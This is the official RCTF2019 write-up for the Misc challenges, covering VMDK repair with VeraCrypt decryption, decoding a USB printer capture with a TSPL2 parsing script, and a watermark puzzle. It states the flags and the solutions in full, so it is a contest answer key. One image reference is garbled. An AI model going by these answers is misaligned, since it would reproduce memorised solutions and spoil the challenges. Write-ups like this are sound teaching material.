RCTF2019 Official Writeup

Misc

welcome

在我们的IRC直播间里女装直播就能拿到了。

draw

https://github.com/zsxsoft/my-ctf-challenges/tree/master/rctf2019/draw
随便找个Logo解释器跑一下就画出来了。

disk

https://github.com/zsxsoft/my-ctf-challenges/tree/master/rctf2019/disk

1. `strings encrypt.vmdk` 就能拿到 `rctf{unseCure_quick_form4t_vo1ume`
2. 修复VMDK: 最简单的方式就是直接用 VMWare Workstatation 创建个新的磁盘，然后删除新磁盘的 `s001.vmdk` ，再把 `encrypt.vmdk` 改名为 `new-virtual-disk-s001.vmdk` 。
3. 加载这个磁盘，然后 VeraCrypt 解密，密码 `rctf` 。
4. 拿到密码2 `RCTF2019`
5. 用密码2 + VeraCrypt解密，得到一个没有文件系统的分区。
6. 直接读取这个分区的原始数据，得到： `_and_corrupted_1nner_v0lume}` .

printer

- 这题本质上也是个读文档题
- 使用Wireshark打开pcapng文件，一开始看见连续的、大量的URB_INTERRUPT数据，且均含有Leftover Capture Data一项，鼠标的流量表现为连续性，而键盘流量较为离散，因此这里考虑是鼠标操作打印机进行打印。
- 一直到**数据包#464**，发现主机正在与某USB设备建立连接，**数据包#465**可以确认刚才与主机建立连接的设备就是打印机，且**打印机的Device address为7**，记好这个数字，用于区分数据。
- **数据包#476**，传输了USB设备描述符，可以得出题目所指打印机为条码打印机，采用TSPL2语言。

```
0000   1c 00 f0 99 19 c4 87 de ff ff 00 00 00 00 08 00   ................
0010   01 01 00 07 00 80 02 32 00 00 00 01 00 32 4d 46   .......2.....2MF
0020   47 3a 34 42 41 52 43 4f 44 45 3b 43 4d 44 3a 54   G:4BARCODE;CMD:T
0030   53 50 4c 32 3b 4d 44 4c 3a 33 42 2d 33 36 33 42   SPL2;MDL:3B-363B
0040   3b 43 4c 53 3a 50 52 49 4e 54 45 52 3b 00         ;CLS:PRINTER;.
```

- **数据包#478~531**，发现有个Logitech，推断是刚开始出现的那个鼠标的USB接收器，**Device address为6**，在**数据包#532**之后，又出现连续、大量的、**Device address为6**的通信数据，可以完全确定不是打印机，跳过不看。

```
0000   1c 00 f0 89 a7 c3 87 de ff ff 00 00 00 00 08 00   ................
0010   01 01 00 06 00 80 02 12 00 00 00 01 12 03 4c 00   ..............L.
0020   6f 00 67 00 69 00 74 00 65 00 63 00 68 00         o.g.i.t.e.c.h.
```

- 一直到**数据包#674**，发现主机往**Device address 7**，也就是打印机，发送了两个USB批量包，有纸张大小、方向信息。

```
0000   1b 00 10 c0 64 c1 87 de ff ff 00 00 00 00 09 00   ....d...........
0010   00 01 00 07 00 01 03 88 00 00 00 53 49 5a 45 20   ...........SIZE
0020   34 37 2e 35 20 6d 6d 2c 20 38 30 2e 31 20 6d 6d   47.5 mm, 80.1 mm
0030   0d 0a 47 41 50 20 33 20 6d 6d 2c 20 30 20 6d 6d   ..GAP 3 mm, 0 mm
0040   0d 0a 44 49 52 45 43 54 49 4f 4e 20 30 2c 30 0d   ..DIRECTION 0,0.
0050   0a 52 45 46 45 52 45 4e 43 45 20 30 2c 30 0d 0a   .REFERENCE 0,0..
0060   4f 46 46 53 45 54 20 30 20 6d 6d 0d 0a 53 45 54   OFFSET 0 mm..SET
0070   20 50 45 45 4c 20 4f 46 46 0d 0a 53 45 54 20 43    PEEL OFF..SET C
0080   55 54 54 45 52 20 4f 46 46 0d 0a 53 45 54 20 50   UTTER OFF..SET P
0090   41 52 54 49 41 4c 5f 43 55 54 54 45 52 20 4f 46   ARTIAL_CUTTER OF
00a0   46 0d 0a                                         F..
```

- **#675**有打印数据。

```
0000   1b 00 e0 36 0d bf 87 de ff ff 00 00 00 00 09 00   ...6............
0010   00 01 00 07 00 01 03 e9 0c 00 00 53 45 54 20 54   ...........SET T
0020   45 41 52 20 4f 4e 0d 0a 43 4c 53 0d 0a 42 49 54   EAR ON..CLS..BIT
0030   4d 41 50 20 31 33 38 2c 37 35 2c 32 36 2c 34 38   MAP 138,75,26,48
0040   2c 31 2c ff ff ff ff ff ff ff ff ff ff ff ff ff   ,1,.............
0050   ff ff ff 00 ff ff ff ff ff ff ff ff ff ff ff ff   ................
0060   ff ff ff ff ff ff ff ff ff ff ff ff ff c3 ff ff   ................
0070   ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff   ................
0080   ff ff ff ff ff ff ff e7 ff ff ff ff ff ff ff ff   ................
0090   ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff   ................
00a0   ff e7 ff ff ff ff ff ff ff ff ff ff ff ff ff ff   ................
00b0   ff ff ff ff ff ff ff ff ff ff ff e7 ff ff ff ff   ................
00c0   ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff   ................
00d0   ff ff ff ff ff e7 ff ff ff ff ff ff ff ff ff ff   ................
00e0   ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff e7   ................
00f0   ff e3 ff fe 1f ff ff ff ff f8 07 c0 3c 60 3f c0   ............<`?.
0100   7c 07 e0 00 7f 7f f0 1f 80 67 ff 00 7f f8 03 fc   |........g......
0110   07 c0 3f ff 1f f1 f0 4f 8f f1 ff 1f ff 1f ff 3f   ..?....O.......?
0120   fc ff 1f 27 fc 7f 1f f3 e1 ff 1f f9 ff ff 1f f1   ...'............
0130   fc 1f cf f8 ff 1f ff 1f ff 3f fe fe 3f 87 f8 ff   .........?..?...
0140   9f ef f8 ff 1f f9 ff ff 8f f1 fc 3f c7 fc ff 1f   ...........?....
0150   ff 1f ff 1f fe fc 7f c7 f9 ff 8f df fc 7f 1f f9   ................
0160   ff ff 8f f1 fc 7f e3 fc 7f 1f ff 1f ff 1f fe fc   ................
0170   ff e7 f1 ff 8f 9f fc 3f 1f f9 ff ff c7 f1 fc 7f   .......?........
0180   e3 fe 3f 1f ff 1f ff 0f fe f8 ff e7 f1 ff 0f bf   ..?.............
0190   fe 3f 1f f9 ff ff c7 f1 fc 7f e3 fe 3f 1f ff 1f   .?..........?...
01a0   ff 0f fe f8 ff e7 e1 ff 8f 3f fe 3f 1f f9 ff ff   .........?.?....
01b0   e3 f1 fc 7f e3 ff 1f 1f ff 1f ff 47 fe f8 ff e7   ...........G....
01c0   e3 ff 9f 7f fe 1f 1f f9 ff ff e3 f1 fc 7f f3 ff   ................
01d0   8e 1f ff 1f ff 47 fe f9 ff e7 e3 ff ff ff ff 1f   .....G..........
01e0   1f f9 ff ff f1 f1 fc 7f f3 ff 8c 1f ff 1f ff 63   ...............c
01f0   fe f9 ff e7 f1 ff ff ff ff 1f 1f f9 ff ff f1 f1   ................
0200   fc 7f f3 ff c1 1f ff 1f ff 63 fe f9 ff e7 f1 ff   .........c......
0210   ff ff ff 1f 1f f9 ff ff f1 f1 fc 7f e3 ff e3 1f   ................
0220   ff 1f ff 71 fe f9 ff e7 f1 ff ff ff ff 1f 1f f9   ...q............
0230   ff ff f8 f1 fc 7f e3 ff e7 1f ff 1f ff 71 fe f8   .............q..
0240   ff e7 f8 ff ff ff ff 0f 1f f9 ff ff f8 f1 fc 7f   ................
0250   e3 ff cf 1f ff 1f ff 78 fe f8 ff e7 fc ff ff ff   .......x........
0260   ff 0f 1f f9 ff ff fc 61 fc 7f e7 ff 9f 1f ff 1f   .......a........
0270   ff 78 fe f8 ff c7 fe 3f ff ff ff 0f 1f f9 ff ff   .x.....?........
0280   fc 41 fc 7f c7 ff 3f 1f ff 1f ff 7c 7e fc ff c7   .A....?....|~...
0290   ff 83 ff ff ff 0f 9f f1 ff ff fe 11 fc 3f 8f ff   .............?..
02a0   7f 1f ff 1f ff 7c 7e fc 7f a7 ff 87 ff ff ff 0f   .....|~.........
02b0   9f e9 ff ff fe 31 fc 1f 1f fe 7f 1f ff 1f ff 7e   .....1.........~
02c0   3e fe 3e 67 fe 3f ff ff ff 1f 8f 99 ff ff ff 31   >.>g.?.........1
02d0   fc 40 3f e0 1f 1f ff 1f ff 7e 3e ff 80 e0 fc 7f   .@?......~>.....
02e0   ff ff ff 1f c0 39 ff ff fe 71 fc 79 ff ff ff 1f   .....9...q.y....
02f0   ff 1f ff 7f 1e ff f3 ef f8 ff ff ff ff 1f f0 f9   ................
0300   ff ff fe f1 fc 7f ff ff ff 1f ff 1f ff 7f 0e ff   ................
0310   ff ff f8 ff ff ff ff 1f ff f9 ff ff fc f1 fc 7f   ................
0320   ff ff ff 1f ff 1f ff 7f 8e ff ff ff f8 ff ff ff   ................
0330   fe 1f ff f9 ff ff f9 f1 fc 7f ff ff ff 1f ff 1f   ................
0340   ff 7f 86 ff ff ff f8 ff 9f 7f fe 3f ff f9 ff ff   ...........?....
0350   fb f1 fc 7f ff ff ff 1f ff 1f ff 7f c6 ff ff ff   ................
```

```
0360   f8 ff 0f 3f fe 3f ff f9 ff ff f7 f1 fc 7f ff ff   ...?.?.........
0370   ff 1f ff 1f ff 7f c2 ff ff ff f8 ff 8f bf fc 7f   ................
0380   ff f9 ff ff e7 f1 fc 7f ff ff ff 1f ff 1f ff 7f   ................
0390   e2 ff ff ff f8 ff 8f 9f fc 7f ff f9 ff ff cf f1   ................
03a0   fc 7f ff ff ff 1f ff 1f ff 7f f0 ff ff ff fc ff   ................
03b0   9f 9f f8 ff ff f9 ff ff 8f f1 fc 7f ff ff ff 1f   ................
03c0   ff 1f ff 7f f0 ff ff ff fc 7f 9f 8f f1 ff ff f9   ................
03d0   ff ff 0f f0 fc 3f ff ff ff 1f ff 0f fe 7f f8 ff   .....?..........
03e0   ff ff fe 1e 7f 83 e3 ff ff f8 ff fc 03 c0 3c 0f   ..............<.
03f0   ff ff ff 03 e0 00 78 0f f8 3f ff ff ff 80 ff f8   ......x..?......
0400   0f ff ff f8 3f ff ff ff fd ff ff ff ff 3f ff ff   ....?........?..
0410   ff ff ff ff ff ff ff ff ff ff ff ff ff fb ff ff   ................
0420   ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff   ................
0430   ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff   ................
0440   ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff   ................
0450   ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff   ................
0460   ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff   ................
0470   ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff   ................
0480   ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff   ................
0490   ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff   ................
04a0   ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff   ................
04b0   ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff   ................
04c0   ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff   ................
04d0   ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff   ................
04e0   ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff   ................
04f0   ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff   ................
0500   ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff   ................
0510   ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff   ................
0520   ff ff ff 0d 0a 42 49 54 4d 41 50 20 31 33 30 2c   .....BITMAP 130,
0530   35 37 39 2c 32 39 2c 33 32 2c 31 2c ff ff ff ff   579,29,32,1,....
0540   ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff   ................
0550   ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff   ................
0560   ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff   ................
0570   ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff   ................
0580   ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff   ................
0590   ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff   ................
05a0   ff ff ff ff ff ff ff ff c7 ff ff ff ff ff ff ff   ................
05b0   ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff   ................
05c0   ff ff ff ff fe 38 ff ff ff ff ff ff ff ff ff ff   .....8..........
05d0   ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff   ................
05e0   ff fd ff 7f ff ff ff ff ff ff ff ff ff ff ff ff   ................
05f0   ff ff ff ff ff ff ff ff ff ff ff ff ff ff f9 ff   ................
0600   3f ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff   ?...............
0610   ff ff ff ff ff ff ff ff ff ff ff f9 ff 3f ff ff   .............?..
0620   ff ff ff ff 9f fe fb ff c7 ff ff ff e1 ff f8 ff   ................
0630   ff ff fc 3f ff ff ff ff f9 ff 3f f8 ff ff ff ff   ...?......?.....
0640   ff 0f fe fb ff 39 ff 00 7f 9c 7f e7 2f ff ff f3   .....9....../...
0650   c3 fc 07 ff ff f8 7e 78 46 3f 80 3f f0 1f 0f fe   ......~xF?.?....
0660   7b fe fe ff f7 ff 3f 3f 9f 8f ff ff ef f3 ff bf   {.....??........
0670   ff ff fc 01 fa 3f 9f fb ff fe 7f 9f fe 71 fc fe   .....?.......q..
0680   7f f7 ff 7f 9f 9f cf ff ff ef fb ff bf ff ff ff   ................
0690   c0 7e 7f 9f fb ff fe 7f ff fc 71 f9 ff 3f f7 fe   .~........q..?..
06a0   ff 9f 3f cf ff ff ef fb ff bf ff ff ff fe 7e 7f   ..?...........~.
06b0   8f fb ff fe 7f ff fd 75 f9 ff 3f f7 ff ff cf 3f   .......u..?....?
06c0   cf ff ff e7 ff ff bf ff ff ff fe 7e 7f 9f fb ff   ...........~....
```

```
06d0   fe 7f ff fd 35 f9 ff 3f f7 ff ff cf 3f cf ff ff   ....5..?....?...
06e0   e3 ff ff bf ff ff ff 80 fe 7f 9f fb ff fe 7f ff   ................
06f0   fd 2c f9 ff 3f f7 ff ff cf 3f cf ff ff f0 7f ff   .,..?....?......
0700   bf ff ff ff 7c fe 7f 3f fb ff fe 7f ff fb 2c f9   ....|..?......,.
0710   ff 3f f7 fe 00 0f 3f cf ff ff fc 1f ff bf ff ff   .?....?.........
0720   fe 7e 7e 7c 7f fb ff fe 7f ff fb ac f9 ff 3f f7   .~~|..........?.
0730   fe 7f cf 3f cf ff ff ff 87 ff bf ff ff fe 7e 7e   ...?..........~~
0740   03 ff fb ff fe 7f ff fb 9e f9 ff 3f f7 fe 7f cf   ...........?....
0750   3f cf ff ff ff e7 ff bf ff ff fe fe 7e 7f ff fb   ?...........~...
0760   ff fe 7f ff fb 9e 79 ff 3f f7 fe 7f 9f 3f cf ff   ......y.?....?..
0770   ff ef f3 ff bf ff ff fe fe 7e 7f 9f fb ff fe 7f   .........~......
0780   ff f7 9e 7c fe 7f f7 ff 3f 9f 9f 8f ff ff ef f3   ...|....?.......
0790   ff bf ff ff fe 7e 7f 7f 1f fb ff fe 7f 1f f7 9e   .....~..........
07a0   7e fc ff f7 ff 3f 3f 9f 0f ff ff e7 f7 ff bf ff   ~....??.........
07b0   ff f2 7e ff 3f 3f fb ff fe 7f 0f e3 8e 3f 39 ff   ..~.??.......?9.
07c0   f7 ff ce 7f c0 4f ff ff e1 cf ff 9f ff ff f0 19   .....O..........
07d0   ff 9e 7f fb ff fe 7f 1f ff ff ff c7 ff f7 ff f1   ................
07e0   ff fb cf ff ff ee 3f ff 87 ff ff fb e7 ff e1 ff   ......?.........
07f0   fb ff e0 0f ff ff ff ff ff ff f7 ff ff ff ff cf   ................
0800   ff ff ff ff ff ff ff ff ff ff ff ff ff ff fb ff   ................
0810   7f ff ff ff ff ff ff f7 ff ff ff ff cf ff ff ff   ................
0820   ff ff ff ff ff ff ff ff ff ff fb ff fe 7f ff ff   ................
0830   ff ff ff ff f7 ff ff ff ff cf ff ff ff ff ff ff   ................
0840   ff ff ff ff ff ff ff fb ff fe 7f ff ff ff ff ff   ................
0850   ff f7 ff ff ff ff cf ff ff ff ff ff ff ff ff ff   ................
0860   ff ff ff ff fb fe 7e 7f ff ff ff ff ff ff f7 ff   ......~.........
0870   ff ff ff cf ff ff ff ff ff 3f ff ff ff ff ff ff   .........?......
0880   ff fb fe 7e ff ff ff ff ff ff ff f7 ff ff ff ff   ...~............
0890   cf ff ff ff ff ff 1f ff ff ff ff ff ff ff fb fe   ................
08a0   7c ff ff ff ff ff ff ff f0 3f ff ff ff c3 ff ff   |........?......
08b0   ff ff ff 1f ff ff ff ff ff ff ff f8 1f 03 ff ff   ................
08c0   ff ff ff ff ff f3 ff ff ff ff cf ff ff ff ff ff   ................
08d0   bf ff ff ff ff ff ff ff f9 ff ff ff 0d 0a 42 41   ..............BA
08e0   52 20 33 34 38 2c 20 34 33 39 2c 20 32 2c 20 39   R 348, 439, 2, 9
08f0   36 0d 0a 42 41 52 20 32 39 32 2c 20 35 33 35 2c   6..BAR 292, 535,
0900   20 35 36 2c 20 32 0d 0a 42 41 52 20 33 30 30 2c    56, 2..BAR 300,
0910   20 34 39 35 2c 20 34 38 2c 20 32 0d 0a 42 41 52    495, 48, 2..BAR
0920   20 32 36 30 2c 20 34 34 37 2c 20 32 2c 20 38 38    260, 447, 2, 88
0930   0d 0a 42 41 52 20 32 30 34 2c 20 34 34 37 2c 20   ..BAR 204, 447,
0940   35 36 2c 20 32 0d 0a 42 41 52 20 31 37 36 2c 20   56, 2..BAR 176,
0950   34 34 37 2c 20 32 2c 20 39 36 0d 0a 42 41 52 20   447, 2, 96..BAR
0960   31 31 36 2c 20 34 35 35 2c 20 32 2c 20 38 32 0d   116, 455, 2, 82.
0970   0a 42 41 52 20 31 32 30 2c 20 34 37 39 2c 20 35   .BAR 120, 479, 5
0980   36 2c 20 32 0d 0a 42 41 52 20 34 34 2c 20 35 33   6, 2..BAR 44, 53
0990   35 2c 20 34 38 2c 20 32 0d 0a 42 41 52 20 39 32   5, 48, 2..BAR 92
09a0   2c 20 34 35 35 2c 20 32 2c 20 38 30 0d 0a 42 41   , 455, 2, 80..BA
09b0   52 20 32 30 2c 20 34 35 35 2c 20 37 32 2c 20 32   R 20, 455, 72, 2
09c0   0d 0a 42 41 52 20 32 31 2c 20 34 35 35 2c 20 32   ..BAR 21, 455, 2
09d0   2c 20 34 30 0d 0a 42 41 52 20 32 31 2c 20 34 39   , 40..BAR 21, 49
09e0   35 2c 20 32 34 2c 20 32 0d 0a 42 41 52 20 34 35   5, 24, 2..BAR 45
09f0   2c 20 34 37 39 2c 20 32 2c 20 31 36 0d 0a 42 41   , 479, 2, 16..BA
0a00   52 20 33 36 2c 20 34 37 39 2c 20 31 36 2c 20 32   R 36, 479, 16, 2
0a10   0d 0a 42 41 52 20 32 38 34 2c 20 33 39 31 2c 20   ..BAR 284, 391,
0a20   34 30 2c 20 32 0d 0a 42 41 52 20 33 32 34 2c 20   40, 2..BAR 324,
0a30   33 34 33 2c 20 32 2c 20 34 38 0d 0a 42 41 52 20   343, 2, 48..BAR
```

```
0a40   33 32 34 2c 20 32 38 37 2c 20 32 2c 20 33 32 0d   324, 287, 2, 32.
0a50   0a 42 41 52 20 32 37 36 2c 20 32 38 37 2c 20 34   .BAR 276, 287, 4
0a60   38 2c 20 32 0d 0a 42 41 52 20 35 32 2c 20 33 31   8, 2..BAR 52, 31
0a70   31 2c 20 34 38 2c 20 32 0d 0a 42 41 52 20 32 38   1, 48, 2..BAR 28
0a80   34 2c 20 32 33 39 2c 20 34 38 2c 20 32 0d 0a 42   4, 239, 48, 2..B
0a90   41 52 20 33 30 38 2c 20 31 38 33 2c 20 32 2c 20   AR 308, 183, 2,
0aa0   35 36 0d 0a 42 41 52 20 31 34 38 2c 20 32 33 39   56..BAR 148, 239
0ab0   2c 20 34 38 2c 20 32 0d 0a 42 41 52 20 31 39 36   , 48, 2..BAR 196
0ac0   2c 20 31 39 31 2c 20 32 2c 20 34 38 0d 0a 42 41   , 191, 2, 48..BA
0ad0   52 20 31 34 38 2c 20 31 39 31 2c 20 34 38 2c 20   R 148, 191, 48,
0ae0   32 0d 0a 42 41 52 20 36 38 2c 20 31 39 31 2c 20   2..BAR 68, 191,
0af0   34 38 2c 20 32 0d 0a 42 41 52 20 37 36 2c 20 31   48, 2..BAR 76, 1
0b00   35 31 2c 20 34 30 2c 20 32 0d 0a 42 41 52 20 37   51, 40, 2..BAR 7
0b10   36 2c 20 31 31 39 2c 20 32 2c 20 33 32 0d 0a 42   6, 119, 2, 32..B
0b20   41 52 20 37 36 2c 20 35 35 2c 20 32 2c 20 33 32   AR 76, 55, 2, 32
0b30   0d 0a 42 41 52 20 37 36 2c 20 35 35 2c 20 34 38   ..BAR 76, 55, 48
0b40   2c 20 32 0d 0a 42 41 52 20 31 31 32 2c 20 35 33   , 2..BAR 112, 53
0b50   35 2c 20 36 34 2c 20 32 0d 0a 42 41 52 20 33 32   5, 64, 2..BAR 32
0b60   30 2c 20 33 34 33 2c 20 31 36 2c 20 32 0d 0a 42   0, 343, 16, 2..B
0b70   41 52 20 33 32 30 2c 20 33 31 39 2c 20 31 36 2c   AR 320, 319, 16,
0b80   20 32 0d 0a 42 41 52 20 33 33 36 2c 20 33 31 39    2..BAR 336, 319
0b90   2c 20 32 2c 20 32 34 0d 0a 42 41 52 20 35 36 2c   , 2, 24..BAR 56,
0ba0   20 31 32 30 2c 20 32 34 2c 20 32 0d 0a 42 41 52    120, 24, 2..BAR
0bb0   20 35 36 2c 20 38 37 2c 20 32 34 2c 20 32 0d 0a    56, 87, 24, 2..
0bc0   42 41 52 20 35 36 2c 20 38 38 2c 20 32 2c 20 33   BAR 56, 88, 2, 3
0bd0   32 0d 0a 42 41 52 20 32 32 34 2c 20 32 34 37 2c   2..BAR 224, 247,
0be0   20 33 32 2c 20 32 0d 0a 42 41 52 20 32 35 36 2c    32, 2..BAR 256,
0bf0   20 32 31 35 2c 20 32 2c 20 33 32 0d 0a 42 41 52    215, 2, 32..BAR
0c00   20 32 32 34 2c 20 32 31 35 2c 20 33 32 2c 20 32    224, 215, 32, 2
0c10   0d 0a 42 41 52 20 32 32 34 2c 20 31 38 34 2c 20   ..BAR 224, 184,
0c20   32 2c 20 33 32 0d 0a 42 41 52 20 32 32 34 2c 20   2, 32..BAR 224,
0c30   31 39 31 2c 20 33 32 2c 20 32 0d 0a 42 41 52 20   191, 32, 2..BAR
0c40   32 37 32 2c 20 33 31 31 2c 20 32 2c 20 35 36 0d   272, 311, 2, 56.
0c50   0a 42 41 52 20 32 31 36 2c 20 33 36 37 2c 20 35   .BAR 216, 367, 5
0c60   36 2c 20 32 0d 0a 42 41 52 20 32 31 36 2c 20 33   6, 2..BAR 216, 3
0c70   31 39 2c 20 32 2c 20 34 38 0d 0a 42 41 52 20 32   19, 2, 48..BAR 2
0c80   34 30 2c 20 33 31 38 2c 20 32 2c 20 34 39 0d 0a   40, 318, 2, 49..
0c90   42 41 52 20 31 38 34 2c 20 33 35 31 2c 20 32 2c   BAR 184, 351, 2,
0ca0   20 31 36 0d 0a 42 41 52 20 31 36 38 2c 20 33 35    16..BAR 168, 35
0cb0   31 2c 20 31 36 2c 20 32 0d 0a 42 41 52 20 31 36   1, 16, 2..BAR 16
0cc0   38 2c 20 33 31 31 2c 20 32 2c 20 34 30 0d 0a 42   8, 311, 2, 40..B
0cd0   41 52 20 31 35 32 2c 20 33 35 31 2c 20 31 36 2c   AR 152, 351, 16,
0ce0   20 32 0d 0a 42 41 52 20 31 35 32 2c 20 33 35 31    2..BAR 152, 351
0cf0   2c 20 32 2c 20 31 36 0d 0a 50 52 49 4e 54 20 31   , 2, 16..PRINT 1
0d00   2c 31 0d 0a                                       ,1..
```


- 阅读TSPL2有关文档 TSPL_TSPL2_Programming.pdf
    - 打印机系统设置相关指令：SIZE DIRECTION REFERENCE OFFSET PEEL CUTTER PARTOCAL_CUTTER TEAR
    - 标签打印相关指令：BITMAP BAR PRINT

（注意：这里的BITMAP数据不是标准的bitmap格式，仍然需要选手阅读文档）

- 提取有效数据，编写脚本将数据转换为图像

（正确输出图像之后，可以发现图像是经过水平+垂直翻转，所以需要再处理一下）

- 得到flag：flag{my_tsc_hc3pnikdk}



脚本：

```
import os
import cv2 as cv
import numpy as np
import os,sys
import matplotlib.pyplot as plt

WHITE=(255,255,255)
BLACK=(0,0,0)
IGNOREWARNING=False
def showWindow(img0,img1=None,mode=0):
    if(mode==0):
        # plt.ion()
        plt.figure("TSPL Printer - 0")
        plt.imshow(img0)
        if(img1!=None):
            plt.figure("TSPL Printer - 1")
            plt.imshow(img1)
        # plt.ioff()
        plt.show()
    else:
        cv.namedWindow('TSPL Printer - 0',cv.WINDOW_AUTOSIZE)
        cv.imshow('TSPL Printer - 0',img0)
        if(img1!=None):
            cv.namedWindow('TSPL Printer - 1',cv.WINDOW_AUTOSIZE)
            cv.imshow('TSPL Printer - 1',img1)

        cv.waitKey(0)
        cv.destroyAllWindows()
def inverse_color(image):
    height,width,temp = image.shape
    img2 = image.copy()

    for i in range(height):
        for j in range(width):
            img2[i,j] = (255-image[i,j][0],255-image[i,j][1],255-image[i,j][2])
    return img2


def parseTSPL(cmds):
        img = np.zeros((640, 380, 3), np.uint8)
        cv.rectangle(img, (0,0), (380,640), WHITE,-1)
        for cmd in cmds:
                if cmd.find(b'BITMAP')!=-1:
                        # print(x.split(b','))

                        X,Y,width,height,mode,imgdata=cmd.split(b' ',1)
[1].split(b',',5)
                        X=int(X)
                        Y=int(Y)
                        width=int(width)*8
                        height=int(height)
                        mode=int(mode)
```

```
                        binmap=bin(int(imgdata.hex(),16))[2:]
                        print(len(binmap))
                        print(width)
                        for curY in range(0,height+1):
                                for curX in range(0,width):
                                        bit=binmap[curX+(curY-1)*width-1]
                                        p=(X+curX,Y+curY)
                                        if bit=='0':
                                                cv.rectangle(img, p, p,
BLACK,-1)
                if cmd.find(b"BAR")!=-1:
                        X,Y,width,height=cmd.split(b' ',1)[1].split(b', ',3)
                        X=int(X)
                        Y=int(Y)
                        width=int(width)
                        height=int(height)
                        p1=(X,Y)
                        p2=(X+width,Y+height)
                        cv.rectangle(img, p1, p2, BLACK,-1)

        showWindow( cv.flip(img,-1,dst=None),mode=0)



f=open("tscdump","rb")
fcontent=f.read()
cmds=fcontent.split(b"\r\n");

parseTSPL(cmds)
```

watermark

生成水印序列使用qrcode, 通过找规律或者硬破 可以知道是二维码算法

水印只作用于字母，每个字母的rgb值存3个bits

主要考点是如何从图片中提取出二维码序列

